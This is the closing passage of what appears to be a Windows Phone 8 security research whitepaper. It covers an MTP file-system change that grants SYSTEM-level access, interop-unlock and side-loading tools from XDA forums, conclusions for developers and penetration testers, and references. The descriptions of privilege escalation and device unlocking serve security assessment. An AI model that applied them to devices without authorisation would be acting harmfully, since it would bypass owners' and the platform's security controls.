These changes redirect the DataStore for MTP to be the root C: providing access to the whole file system. The ObjectName is then changed to LocalSystem to provided SYSTEM level access to the file system. The typical user PROTOCOLS would not be permitted this level of access to the device.

Full file system access can be enabled by using SamWP8 tools (on GDR2 ROM). The majority of the information about file system storage earlier in this document required the MTP file system vulnerability to investigate.

12.3 Enable All Side Loading / Bootstrap Samsung

Two additional applications for unlocking restricted capabilities have been created by GoodDayToDie and posted on the XDA forums[8]. These two applications are important for penetration testers to provide additional capabilities not typically granted to 3rd party application developers. Whilst an interop unlock can be performed to provide access to functionality typically only allowed by an OEM (ID_CAP_INTEROPSERVICES), these applications support this to allow even more capabilities to be used by a side-loaded application.

[8] http://forum.xda-developers.com/showthread.php?t=2435697

13. Conclusions

Whilst Windows Phone 8 is one of the strongest mobile platforms from a security perspective, developers still need to be aware of the possible pitfalls when implementing Windows Phone 8 applications and their associated risks. As more research is performed into Windows Phone 8 application security and the platform in general, then more novel classes of vulnerabilities may come to light therefore coding applications defensively is important. Many of the APIs provided by the platform help protect developers from inadvertently introducing security vulnerabilities into their application (such as LINQ to SQL and lack of certificate manipulation APIs), however, for applications that desire a very high level of security and want to go above and beyond the standard platform security controls, there are currently some limitations.

Much of the research performed so far has relied on weaknesses introduced by OEMs, and it is expected that the issues presented here will be addressed. Whilst this will increase the difficulty for an attacker wishing to exploit applications, it will also make it harder for penetration testers to perform security assessments. However, it is expected that new vulnerabilities will continue to be identified, so it is important for penetration testers and developers to keep up to date with the field in order to protect themselves against malicious parties. It should also be noted that OEM choice influences the security posture of Windows Phone 8 devices. When considering Windows Phone 8 as a corporate device, one should be aware of the strengths and weaknesses of the relevant devices.

14. Acknowledgements

This research would not have been possible without the tools produced by members of the XDA forums (_W_O_L_F_ [1], GoodDayToDie [2], cpuguy [6] , and others). Please see references in this document for links to the relevant forums posts.

Previous research work into Windows Phone 8 application security has also highlighted a number of key areas of concern [3], [4],[5]:

15. References

[1] -W_O_L_F-, “SamWP8 Tools,” [Online]. Available: http://forum.xda-developers.com/showthread.php?t=2435673

[2] GoodDayToDie, “Interop Unlock For WP8,” [Online]. Available: http://forum.xda-developers.com/showthread.php?t=2435697

[3] D. Hernie, “Windows Phone 8 Security Deep Dive,” [Online]. Available: https://www.msec.be/mobcom/ws2013/presentations/david_hernie.pdf

[4] A. Plaskett, “Windows Phone 7 OEM - Owned Every Mobile?,” [Online]. Available: https://labs.mwrinfosecurity.com/system/assets/128/original/mwri_wp7-bluehat-technical_2011-11-08.pdf

[5] A. C. Dmitriy Evdokimov, “Windows Phone 8 Application Security HackInParis,” 2013. [Online]. Available: http://andreycha.info/files/hip-13/Windows-Phone-8-application-security-slides.pdf

[6] cpuguy, “Native Toast Notification Launcher,” [Online]. Available: http://forum.xda-developers.com/showthread.php?t=2398275